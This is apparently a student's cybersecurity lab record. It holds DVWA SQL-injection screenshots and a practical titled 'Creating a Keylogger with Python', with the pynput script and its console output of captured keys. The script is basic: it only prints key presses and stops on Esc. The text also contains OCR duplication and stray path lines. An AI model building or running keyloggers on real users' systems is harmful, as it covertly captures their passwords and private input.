CSP Bypass
JavaScript
Authorisation Bypass
Open HTTP Redirect
DVWA Security
PHP Info
About
Logout
Vulnerability: SQL Injection
User ID:
Submit
ID: 4
First name: Pablo
Surname: Picasso
More Information
https://en.wikipedia.org/wiki/SQL_injection
https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/
https://owasp.org/www-community/attacks/SQL_Injection
https://bobby-tables.com/


File Edit View History Bookmarks Tools Help
localhost / 127.0.0.1 / sql_db |
Vulnerability: SQL Injection :
localhost/dvwa/vulnerabilities/sqli/?id=5&Submit=Submit&user_token=bc0c84a8980a4f479af7208a85c26748#
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
Authorisation Bypass
Open HTTP Redirect
DVWA Security
PHP Info
About
Logout
Vulnerability: SQL Injection
User ID:
Submit
ID: 5
First name: Bob
Surname: Smith
More Information
https://en.wikipedia.org/wiki/SQL_injection
https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/
https://owasp.org/www-community/attacks/SQL_Injection
https://bobby-tables.com/

PRACTCAL NO. 9


AIM: Creating a Keylogger with Python

- Write a Python script that captures and logs keystrokes from a target system.
- Execute the keylogger script and observe the logged keystrokes.
- Understand the potential security risks associated with keyloggers and the
- importance of protecting against them.

Code :

```
import pynput
from pynput.keyboard import Key, Listener
count = 0
keys = []
def on_press(key):
    global keys, count
    print("{0} pressed".format(key))
def write_file(keys):
    with open("log.txt", "w") as f:
        for key in keys:
            f.write(key)
def on_realease(key):
    if key == Key.esc:
        return False
with Listener (on_press=on_press, on_release=on_realease) as listener:
    listener.join()
```

OUTPUT :


keylogger_try2.py - C:\Users\Raj kamal chauhan\AppData\Local\Programs\Python\Python310\Scripts\keylogger_try2.py (3.10.0)
File Edit Format Run Options Window Help
import pynput
from pynput.keyboard import Key, Listener
count = 0
keys = []
def on_press(key):
global keys, count
print("{0} pressed".format(key))
def write_file(keys):
with open("log.txt", "w") as f:
for key in keys:
f.write(key)
def on_realease(key):
if key == Key.esc:
return False
with Listener (on_press=on_press, on_release=on_realease) as listener:
listener.join()
IDLE Shell 3.10.0
File Edit Shell Debug Options Window Help
Python 3.10.0 (tags/v3.10.0:b494f59, Oct 4 2021, 19:00:18) [MSC v.1929 64 bit (
AMD64)] on win32
Type "help", "copyright", "credits" or "license()" for more information.
>>>
= RESTART: C:\Users\Raj kamal chauhan\AppData\Local\Programs\Python\Python310\Sc
ripts\keylogger_try2.py
'h' pressed
'e' pressed
'l' pressed
'l' pressed
'o' pressed
Key.space pressed
'w' pressed
'e' pressed
'l' pressed
'c' pressed
'o' pressed
'm' pressed
'e' pressed
Key.space pressed
'b' pressed
'a' pressed
'c' pressed
'k' pressed
'e' pressed
Key.space pressed
Key.shift pressed
'!' pressed
'!' pressed
'!' pressed
Key.cmd pressed
hello welcome backe !!!
Ln: 29 Col: 23
ENG
IN
16:40
07-04-2024